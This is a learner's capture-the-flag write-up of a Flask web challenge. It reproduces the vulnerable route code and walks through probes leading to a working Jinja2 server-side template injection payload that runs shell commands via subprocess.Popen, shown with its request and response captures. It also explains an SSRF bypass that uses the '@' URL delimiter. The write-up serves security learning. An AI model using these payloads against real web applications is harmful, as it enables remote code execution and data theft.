


# Hacked

 **Hacked**

836 pts



---

Author: **daffainfo**

My website is always being hacked by hackers >:(. That's why I created a very very very very secure website so they can't hack it again HAHAAAAHA!!

Connect: <http://ctf.tcp1p.team:10012>

---

Download Attachment   **d04b9f8d64f85306b2eb3782a046d75081**

---

Submit Flag

So I was only able to solve half of this challenge, and I never submitted the flag formally in the CTF. I have not had the chance to review Server Side Template Injections, or Server Side Request Forgeries in my offensive security studies yet. I did not identify the SSRF opportunity but I did identify the SSTI vulnerability. I was pretty proud that I was able to figure that part out without the explicit knowledge of the vulnerability. My web development and systems administration background paid off!

I will write about how I uncovered the SSTI, and discuss what I learned about the SSRF after researching afterwards. To do this, I downloaded the source code and ran locally with docker compose. To bypass the SSRF portion of the challenge I commented out the `is_from_localhost` decorator so I could access the `/secret` route.

The flag was kept at `/` and was named "random name".txt. To solve the challenge, you needed to craft a request that used SSRF to reach the `/secret` route and perform a SSTI to get the contents of the flag.

## SSTI

Looking through the code, I was able to find the part where user input was not sanitized and would run server-side in the Python code:

```

@app.route('/secret', methods=['GET', 'POST'])
@is_from_localhost
def dev_secret():
    admin = "daffainfo"
    css_url = url_for('static', filename='css/main.css')

    if request.args.get('admin') is not None:
        admin = request.args.get('admin')


    if not admin:
        abort(403)


    template = '''<!DOCTYPE html>
    <html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Admin Notes Preview</title>
        <link rel="stylesheet" href="{}">
    </head>
    <body>
        <h1>NOTES!! ONLY ADMIN CAN ACCESS THIS AREA!</h1>
        <form action="" method="GET">
            <label for="admin">Admin:</label>
            <input type="text" id="admin" name="admin" required>
            <br>
            <input type="submit" value="Preview!">
        </form>
        <p>Admin: {}<span id="adminName"></span></p>
    </body>
    </html>'''.format(css_url, admin)
    return render_template_string(template)

```

Looking at the "admin" variable, you can see that it is inserted into template string without any sanitation. Application side, we see that we can modify that admin variable:

```
<script>alert('hey')</script>
```






XSS is cool but client side code execution is not what we need to get this flag.

I did some reading about the "render\_template\_string" Flask function and found that it uses Jinja templates!

I use Ansible a lot in my day job and I was excited that I understood how this is used. I have 3 years of experience working with Flask. Most of that work was for headless APIs and not serving web pages.

So I just had to figure out how exactly to "pass in" executable code. I found that this could be accomplished with a double mustache. This was my proof of server-side code execution:



```
curl --path-as-is -i -s -k -X 'GET' \
  -H '$Host: 127.0.0.1' -H '$Accept-Language: en-US,en;q=0.9' -H
  '$Upgrade-Insecure-Requests: 1' -H '$Sec-Fetch-Site: none' -H '$Sec-Fetch-
  Mode: navigate' -H '$Sec-Fetch-User: ?1' -H '$Sec-Fetch-Dest: document' -H
  '$Connection: keep-alive' \
  '$http://localhost/secret?admin={{7*7}}'
```

Now I just needed to be able to execute the right server side code to get the contents of the flag.

For this I did need to turn to Google, here are the resources I read:

<https://portswigger.net/web-security/server-side-template-injection>

<https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee>

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti>

The medium article was particularly informative. I learned about how to call `config.items()` to see the Flask.config object. This is a dictionary representing the configuration of the Flask object. It contains the attributes, functions, and sub-classes necessary to run the application.

Looking at the `config.items()` object there is not much we can call that will help us get that flag. The article recommended using the `from_object()` method to inject a library into Flask.config. Best thing for that would be "os":

request

```

Pretty  Raw  Hex
1 GET /secret?admin={{config.from_object('os')}} HTTP/1.1
2 Host: 127.0.0.1
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 Sec-Fetch-Site: none
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Connection: keep-alive
0
1

```

and now our output:

```

request
Pretty  Raw  Hex
1 GET /secret?admin={{config.from_object('os')}} HTTP/1.1
2 Host: 127.0.0.1
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 Sec-Fetch-Site: none
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Connection: keep-alive
0
1

```

**NOTES!! ONLY ADMIN CAN ACCESS THIS AREA!**

Admin:

Preview!

Admin: dict\_items([('DEBUG', False), ('TESTING', False), ('PROPAGATE\_EXCEPTIONS', None), ('SECRET\_KEY', None), ('PERMANENT\_SESSION\_LIFETIME', datetime.timedelta(days=31)), ('USE\_X\_SENDFILE', False), ('SERVER\_NAME', None), ('APPLICATION\_ROOT', '/'), ('SESSION\_COOKIE\_NAME', 'session'), ('SESSION\_COOKIE\_DOMAIN', None), ('SESSION\_COOKIE\_PATH', None), ('SESSION\_COOKIE\_HTTPONLY', True), ('SESSION\_COOKIE\_SECURE', False), ('SESSION\_COOKIE\_SAMESITE', None), ('SESSION\_REFRESH\_EACH\_REQUEST', True), ('MAX\_CONTENT\_LENGTH', None), ('SEND\_FILE\_MAX\_AGE\_DEFAULT', None), ('TRAP\_BAD\_REQUEST\_ERRORS', None), ('TRAP\_HTTP\_EXCEPTIONS', False), ('EXPLAIN\_TEMPLATE\_LOADING', False), ('PREFERRED\_URL\_SCHEME', 'http'), ('TEMPLATES\_AUTO\_RELOAD', None), ('MAX\_COOKIE\_SIZE', 4093), ('CLD\_CONTINUE', 6), ('CLD\_DUMPED', 3), ('CLD\_EXITED', 1), ('CLD\_TRAPPED', 4), ('EX\_CANNOTCREATE', 73), ('EX\_CONFIG', 78), ('EX\_DATAERR', 65), ('EX\_IOERR', 74), ('EX\_NOHOST', 68), ('EX\_NOINPUT', 66), ('EX\_NOPERM', 77), ('EX\_NOUSER', 67), ('EX\_OK', 0), ('EX\_OSERR', 71), ('EX\_OSFILE', 72), ('EX\_PROTOCOL', 76), ('EX\_SOFTWARE', 70), ('EX\_TEMPFAIL', 75), ('EX\_UNAVAILABLE', 69), ('EX\_USAGE', 64), ('F\_LOCK', 1), ('F\_OK', 0), ('F\_TEST', 3), ('F\_TLOCK', 2), ('F\_ULOCK', 0), ('GRND\_NONBLOCK', 1), ('GRND\_RANDOM', 2), ('MFD\_ALLOW\_SEALING', 2), ('MFD\_CLOEXEC', 1), ('MFD\_HUGETLB', 4), ('MFD\_HUGE\_16GB', 2281701376), ('MFD\_HUGE\_16MB', 1610612736), ('MFD\_HUGE\_1GB', 2013285920), ('MFD\_HUGE\_1MB', 1342177280), ('MFD\_HUGE\_256MB', 1879048192), ('MFD\_HUGE\_2GB', 2080374784), ('MFD\_HUGE\_2MB', 1409288144), ('MFD\_HUGE\_32MB', 1877721600), ('MFD\_HUGE\_512KB', 1275088416), ('MFD\_HUGE\_512MB', 1946157056), ('MFD\_HUGE\_64KB', 1073741824), ('MFD\_HUGE\_8MB', 1543503872), ('MFD\_HUGE\_MASK', 63), ('MFD\_HUGE\_SHIFT', 26), ('NGROUPS\_MAX', 65536), ('O\_ACCMODE', 3), ('O\_APPEND', 1024), ('O\_ASYNC', 8192), ('O\_CLOEXEC', 524288), ('O\_CREAT', 64), ('O\_DIRECT', 16384), ('O\_DIRECTORY', 65536), ('O\_DSYNC', 4096), ('O\_EXCL', 128), ('O\_LARGEFILE', 0), ('O\_NDELAY', 2048), ('O\_NOATIME', 262144), ('O\_NOCTTY', 256), ('O\_NOFOLLOW', 131072), ('O\_NONBLOCK', 2048), ('O\_PATH', 2097152), ('O\_RDONLY', 0), ('O\_RDWR', 2), ('O\_RSYNC', 1052672), ('O\_SYNC', 1052672), ('O\_TMPFILE', 4295940), ('O\_TRUNC', 512), ('O\_WRONLY', 1), ('POSIX\_FADV\_DONTNEED', 4), ('POSIX\_FADV\_NOREUSE', 5), ('POSIX\_FADV\_NORMAL', 0), ('POSIX\_FADV\_RANDOM', 1), ('POSIX\_FADV\_SEQUENTIAL', 2), ('POSIX\_FADV\_WILLNEED', 3), ('POSIX\_SPAWN\_CLOSE', 1), ('POSIX\_SPAWN\_DUP2', 2), ('POSIX\_SPAWN\_OPEN', 0), ('PRIO\_PGRP', 1), ('PRIO\_PROCESS', 0), ('PRIO\_USER', 2), ('P\_ALL', 0), ('P\_NOWAIT', 1), ('P\_NOWAITO', 1), ('P\_PGID', 2), ('P\_PID', 1), ('P\_WAIT', 0), ('RTLD\_DEEPCBIND', 8), ('RTLD\_GLOBAL', 256), ('RTLD\_LAZY', 1), ('RTLD\_LOCAL', 0), ('RTLD\_NODELETE', 4096), ('RTLD\_NOLOAD', 4), ('RTLD\_NOW', 2), ('RWF\_DSYNC', 2), ('RWF\_HIPRI', 1), ('RWF\_NOWAIT', 8), ('RWF\_SYNC', 4), ('R\_OK', 4), ('SCHED\_BATCH', 3), ('SCHED\_FIFO', 1), ('SCHED\_IDLE', 5), ('SCHED\_OTHER', 0), ('SCHED\_RESET\_ON\_FORK', 1073741824), ('SCHED\_RR', 2), ('SEEK\_CUR', 1), ('SEEK\_DATA', 3), ('SEEK\_END', 2), ('SEEK\_HOLE', 4), ('SEEK\_SET', 0), ('ST\_APPEND', 256), ('ST\_MANDLOCK', 64), ('ST\_NOATIME', 1024), ('ST\_NODEV', 4), ('ST\_NODIRATIME', 2048), ('ST\_NODXZEC', 8), ('ST\_NOSUID', 2), ('ST\_RDONLY', 1), ('ST\_RELATIME', 4096), ('ST\_SYNCHRONOUS', 16), ('ST\_WRITE', 128), ('TMP\_MAX', 238328), ('WCONTINUED', 8), ('WCOREDUMP', <built-in function WCOREDUMP>), ('WEXITED', 4), ('WEXITSTATUS', <built-in function WEXITSTATUS>), ('WIFCONTINUED', <built-in function WIFCONTINUED>), ('WIFEXITED', <built-in function WIFEXITED>), ('WIFSIGNALED', <built-in function WIFSIGNALED>), ('WIFSTOPPED', <built-in function WIFSTOPPED>), ('WNOHANG', 1), ('WNOWAIT', 16777216), ('WSTOPPED', 2), ('WSTOPSIG', <built-in function WSTOPSIG>), ('WTERMSIG', <built-in function WTERMSIG>), ('WUNTRACED', 2),

At this point I was completely reliant upon the Medium article and the hacktricks page. Navigating Python special attributes and methods is something I have had yet to encounter.

Something cool about offensive security is that it really is the "dark side" of the Information Systems domain. As a developer and a systems administrator, I have worked on Flask applications for 3 years. Seeing things from the dark side enables you to learn more about how the thing works. On the "light side" you would almost never have the need or desire to dive this deep into Flask and Python internals. But now I know and all sides of me are better off for it.

Now that we have the "os" library loaded into our config object I was able to find <class 'subprocess.Popen'> at index 351. Using the "css\_url" object included in the code, I followed the article and crafted this nifty string:

```
/secret?admin={{css_url.__class__.__mro__[-1].__subclasses__()[351]}}
```

Here is what I learned about this string:

1. accesses the class object defining the css\_url object
2. then it accesses the mro or "method resolution order" which is a tuple showing the inheritance hierarchy of the whatever.\_\_class\_\_. Accessing [-1] will be the last object of the tuple, which is always object
3. In a Python execution context, modules and libraries attach to this root "object". Using the subclasses special method we can reach into those classes by their index. subprocess.Popen was at index 351.

With access to Popen I can call shell commands. Then we just need to add some code to get the contents out in a presentable format. The final injection looks like this:

```
curl --path-as-is -i -s -k -X $'GET' \
  -H $'Host: 127.0.0.1' -H $'Accept-Language: en-US,en;q=0.9' -H
  $'Upgrade-Insecure-Requests: 1' -H $'Sec-Fetch-Site: none' -H $'Sec-Fetch-
  Mode: navigate' -H $'Sec-Fetch-User: ?1' -H $'Sec-Fetch-Dest: document' -H
  $'Connection: keep-alive' \
  $'http://localhost/secret?admin=
  {{css_url.__class__.__mro__[-1].__subclasses__()[351]
  (\'cat+/wb85d3ph.txt\',shell=True,stdout=-1).communicate()[0].strip()}}'
```

To be honest I forgot about encoding the space after the cat command and had to research that as well.

AAAAAND a flag!

```

Request
Pretty Raw Hex
1 GET /secret?admin={{css_url.__class__.__mro__[-1].__subclasses__()[351]('cat+/wb85d3ph.txt'),shell=True,stdout=-1).communicate()[0].strip()}} HTTP/1.1
2 Host: 127.0.0.1
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 Sec-Fetch-Site: none
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Connection: keep-alive
10

Response
Pretty Raw Hex Render
10 <head>
11 <meta charset="UTF-8">
12 <meta name="viewport" content="width=device-width, initial-scale=1.0">
13 <title>
  Admin Notes Preview
</title>
14 <link rel="stylesheet" href="/static/css/main.css">
15 </head>
16 <body>
17 <h1>
  NOTES!! ONLY ADMIN CAN ACCESS THIS AREA!
</h1>
18 <form action="" method="GET">
19 <label for="admin">
  Admin:
</label>
20 <input type="text" id="admin" name="admin" required>
21 <br>
22 <input type="submit" value="Preview!">
23 </form>
24 <p>
  Admin: b&#39;TCP1P{fake_flag}&#39;;<span id="adminName">
</span>
</p>
25 </body>
26 </html>

```

## SSRF

BUT in order to get here in the challenge you need to bypass the `@is_from_localhost` decorator.

I have not had a chance to go over SSRF in my training so I did not figure this one out on my own. It is not hard to identify that again there was un-sanitized user input through the url GET variable - which was directly passed into a redirect. My previous training (surface level CompTia certifications) led me to understand that this could be an SSRF, but I had no direct experience of performing that attack (which is why I am playing CTF!) Googling around, I started reading about SSRF. Hacktricks had the best information:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass#domain-parser>

So I saw the use of the `@` symbol in injection attempts. I tried a few combinations but had no such luck. I did not understand why the `@` symbol was significant. At this point I ran out of time and had to abandon the challenge.

After the CTF closed, I looked at some write-ups. This one was the best I found:

<https://github.com/ItsMeBrille/ctf-writeups/blob/main/TCP1P%20CTF/writeup.md#hacked>


Having some time to reflect I realized that I did understand what an `@` variable meant. I know that in Uniform Resource Identifier it is used to denote a username:password@domain. I have obviously used this syntax a thousand times in SSH, HTTP, FTP, SMB connections. Unfortunately I did not make the connection for the malicious context.

Uniform Resource Identifiers are defined in RFC3986:

<https://datatracker.ietf.org/doc/html/rfc3986>

URIs can consist of 5 components: scheme, authority, path, query, fragment

```
foo://example.com:8042/over/there?name=ferret#nose
```



There are many rules on syntax and delimiters and such. The @ symbol

```
ftp://user:password@host:port/path
```

@ is a special delimiter to separate the userinfo from the domain.

In the code, the domain `http://daffa.info` is pre-pended

```
# import pdb; pdb.set_trace()
if not url:
    endpoint = random.choice(list_endpoints)
    # Construct the URL with query parameter
    return redirect(f'?url={endpoint}')

target_url = "http://daffa.info" + url
if target_url.startswith("http://daffa.info") and any(target_url.endswith(endpoint) for endpoint in list_endpoints):
    response, headers = proxy_req(target_url)
    return Response(response.content, response.status_code, headers.items())
else:
    abort(403)
```

So by using the @ symbol, we essentially negate the pre-pending action. We can use any number of localhost variants for the host to forger the request to the /secret route and make it appear like it came from localhost as the decorator requires.

So you would craft this string and add what I came up with for the SSTI, get the flag, and profit.